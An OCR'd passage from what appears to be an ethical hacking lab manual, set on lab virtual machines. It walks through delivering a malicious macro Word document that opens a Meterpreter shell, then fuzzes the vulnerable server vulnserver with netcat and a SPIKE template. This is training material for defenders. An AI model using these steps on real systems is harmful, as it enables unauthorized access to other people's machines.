


Figure 1.6.31: Start the listener

44. Switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
45. Click **BadDoc.docm** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.6.32: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Once you click on the **BadDoc.docm** file, the **Opening BadDoc.docm** pop-up appears; select **Save File**.
47. The malicious file will download to the browser's default download location (here, **Downloads**). Now, double-click the **BadDoc.docm** file to run it.




Figure 1.6.33: Malicious file successfully downloaded

TASK 6.7

Open the Malicious Document

48. A **Microsoft Word** document appears with the file in **PROTECTED VIEW**. Click **Enable Editing**, as shown in the screenshot.




Figure 1.6.34: Enable editing option in MS Word

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. A **SECURITY WARNING** appears; click **Enable Content**, as shown in the screenshot.




Figure 1.6.35: Enable the content option

50. Now, switch back to the **Parrot Security** virtual machine and observe that one session is created or opened in the **Meterpreter shell**, as shown in the screenshot.




Figure 1.6.36: Meterpreter shell successfully obtained

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.8

View Exploited System Details

51. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer, as shown in the screenshot.




Figure 1.6.37: Viewing exploited system details through the command line

52. This concludes the demonstration of how to hack a Windows machine with a malicious office document using TheFatRat.
53. Close all open windows and document all the acquired information.

TASK 7

Perform Buffer Overflow Attack to Gain Access to a Remote System

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and a **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

TASK 7.1

Launch Vulnserver

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run an administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Windows Security Alert** window appears; click **Allow access**.

Figure 1.7.1: Window Security Alert window

3. **Vulnserver** starts running, as shown in the screenshot.

Figure 1.7.2: Vulnserver starts running

TASK 7.2

Install and Launch Immunity Debugger

4. Minimize the **Command Prompt** window running **Vulnserver**.
5. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The buffer overflow vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.




Figure 1.7.3: Install Immunity Debugger

7. Follow the wizard and install Immunity Debugger using the default settings.
8. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

9. The **Immunity Debugger** main window appears, as shown in the screenshot.




Figure 1.7.4: Immunity Debugger main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.3

Attach and Run Vulnserver

10. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




Figure 1.7.5: Attach a process

11. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.

Figure 1.7.6: Attach vulnserver process

12. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.

13. You can observe that the status is **Paused** in the bottom-right corner of the window.




Figure 1.7.7: Status as Paused

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Click on the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.




Figure 1.7.8: Click on Run program icon

15. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.




Figure 1.7.9: Immunity Debugger running

16. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

TASK 7.4

Perform Spiking

17. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.7.10: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.

Figure 1.7.11: Running the programs as a root user

21. In the **Terminal** window, type **nc -nv 10.10.10.10 9999** and press **Enter**.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**) and **9999** is the target port.

22. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.
23. A list of **Valid Commands** is displayed, as shown in the screenshot.




Figure 1.7.12: Netcat command to establish a connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Type **EXIT** and press **Enter** to exit the program.

25. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

26. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.




Figure 1.7.13: Create a script file stats.spk

27. In the text editor window, type the following script:

s_readline();

s_string("STATS ");

s_string_variable("0");

28. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.14: Write stats.apk script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

30. Wait for the command to finish the execution.

